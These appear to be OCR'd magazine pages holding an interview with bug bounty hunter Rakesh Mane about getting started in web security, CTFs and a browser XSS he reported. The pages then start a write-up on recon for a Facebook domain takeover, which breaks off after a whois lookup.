
Working in the Infosec domain from the last 5 years. My area of interest, in particular, is web application security.

Linkedin Profile - https://www.linkedin.com/in/rootxharsh/

RAKESH MANE



> Doing research and finding new attack vectors are going to help you in the long run. Always try to explore the unexplored areas.



[Hakin9 Magazine]: Hello Rakesh! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?


[Rakesh Mane]: Hi, My name is Rakesh Mane. I'm from India and I've been into bug hunting for the last 5+ years. My normal day goes by pentesting web and thick client applications. I love solving CTF challenges. Usually, I do bug hunting on private programs on Bugcrowd.

Currently, I'm looking forward to spending more time hunting bugs in web browsers.

[H9]: How did you become a bug bounty hunter?

[RM]: I always had the curiosity of understanding how software works. So I started learning coding, coding looked okay but I wanted to go one level deeper so I started learning the basics of reverse engineering. It was fun to just modify the applications to change its behavior. Then I moved to web applications, learned how to develop web apps, then started doing web CTF challenges.

One day, one of my Facebook friends posted a pic with his bounty amount, that was the first time I got to know about the bug bounties. So I started applying whatever I learned previously in the bug bounty




programs. Luckily, my very first bug that I reported got accepted and rewarded. It was very motivating for me so I started spending more and more time on it. This is how I got into the Bug Bounty hunting game. ;)

[H9]: What resources do you recommend to start a career in this field?

[RM]: In order to get good at bug hunting you need to first pick what kind of applications interest you, for example, web apps, mobile apps, thick client apps, etc. Usually, many people start by learning web application security. So for improving your web app security skillset, you can go through the resources below:

- https://bugbountyforum.com/getting-started/intro/
- https://portswigger.net/web-security
- https://pentesterlab.com/pro
- https://overthewire.org/wargames/
- https://www.root-me.org/en/Challenges/

Once you get good with web security, then explore the other areas also.



[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?


[RM]: Yes, I do. You can find listings of many CTF events on https://ctftime.org/ but usually they run only for a few days. It's very challenging but also fun to solve the challenges in a limited time.

There are many ongoing CTF challenges that progress through levels. Some of them are listed below. They have CTF challenges from various categories (web, binary, stegno, etc.).

- https://www.root-me.org/en/Challenges/
- https://ringzer0ctf.com/challenges
- https://overthewire.org/wargames/

[H9]: What about bug bounty communities? Do you think it's important to join them?

[RM]: If you want to be really good in bug hunting then you should definitely be active in bug bounty communities. Although it's not compulsory, it helps in keeping yourself updated with new attack vectors, bugs, etc. Most of the great bug hunters are active on Twitter so just follow them and try to stay active on Twitter.



[H9]: What does the process usually look like, working with a company you report bugs to? Is a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[RM]: Usually you just submit a vulnerability (bug) with steps to reproduce (proof of concept) then the relevant person (analyst) from the company reproduces it (if it's not already reported by someone else) then the company rewards a bounty (as per bug bounty program policy) to the reporter.


Sometimes, if the analyst doesn't understand the vulnerability that you reported, he can ask for additional information or help from the reporter so cooperation is needed throughout the process.

Bug hunting is not based on a contract. You just pick any program that you like and start hacking. If you find any bugs, then you'll get a reward, if you don't find any bugs, you'll get nothing.

We don't always form relations with the companies, but I have seen many people forming great relationships with the companies, some of them even got hired by the companies.

[H9]: Do you have any favorite tools?

[RM]: Burp Suite, DirBuster



[H9]: Let's say, as a complete beginner, I want to become a bug bounty hunter. What should I do first? How do I begin?


[RM]: First step is to learn the basics. Most of bug bounty programs have only web applications in scope so understand the architecture of web applications, learn programming languages (Php, Python, Ruby, NodeJS, Javascript, ASP, JSP), HTML, web protocol standards (HTTP, WebSocket, etc.).

Once the basics of the web are clear, you can move towards attacking For general understanding of web attacks you can go through : https://owasp.org/www-project-top-ten/

But for in-depth understanding you should try solving CTF challenges from PentesterLab, Web Security Academy, Root-Me, etc.

Once you are confident that you have a good understanding of OWASP Top 10 then you can start testing those newly acquired skills on live bug bounty programs.

Also, don't stick to web apps testing only, always try to expand your knowledge of other areas (mobile app testing, thick client testing, wireless network testing, etc.) as well.



[H9]: Can you share a story of your best bounty with us? One that made you proud? Or was memorable?

[RM]: One of my best bugs is the Universal XSS (Cross Site Scripting) in the Opera Mini for iOS browser. I was actually testing a web application for an XSS vulnerability on a redirecting endpoint. Luckily, I noticed one strange behaviour in this browser. The behaviour was the browser was executing the javascript in the context of domain from where the redirection was initiated so if I could initiate the redirection from domain X then I'll have XSS on domain X.

So, basically, I could have XSS on any domain that allowed posting links.

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[RM]: Bug hunting may seem very lucrative but it can also be very frustrating sometimes. Having patience is very important if you want to succeed in bug hunting.

Also, it's important to keep updated with new techniques and attacks. Doing research and finding new attack vectors are going to help you in the long run. Always try to explore the unexplored areas.

HOW RECON HELPED ME TO FIND A FACEBOOK DOMAIN TAKEOVER

Sudhanshu Rajbhar

I hope you all are doing good. In this writeup I am going to tell you how I was able to take over a domain that was owned by Facebook.

Short Story

After my final exams were over, I set some goals in which FB Hall of Fame (HoF) was one of them. I had to go through some N/As and informative reports. But finally, I did it.

Here we go

So if you go to https://www.facebook.com/whitehat/info/ you will find that their acquisitions and partnerships are also in the scope of their program. You can say that everything they own is in scope except for a few domains. So without wasting time, I started collecting the domains owned by Facebook.


What's the best way to find all the domains owned by a particular company?

@0xpatrik has already written an article about it https://0xpatrik.com/asset-discovery/

Before you move ahead I recommend you read his article.

Horizontal domain correlation:

Let's start by checking the whois result of facebook.com




```
Registry Registrant ID:
Registrant Name: Domain Admin
Registrant Organization: Facebook, Inc.
Registrant Street: 1601 Willow Rd
Registrant City: Menlo Park
Registrant State/Province: CA
Registrant Postal Code: 94025
Registrant Country: US
Registrant Phone: +1.6505434800
Registrant Phone Ext:
Registrant Fax: +1.6505434800
Registrant Fax Ext:
Registrant Email: domain@fb.com
Registry Admin ID:
Admin Name: Domain Admin
Admin Organization: Facebook, Inc.
Admin Street: 1601 Willow Rd
Admin City: Menlo Park
Admin State/Province: CA
Admin Postal Code: 94025
Admin Country: US
Admin Phone: +1.6505434800
```

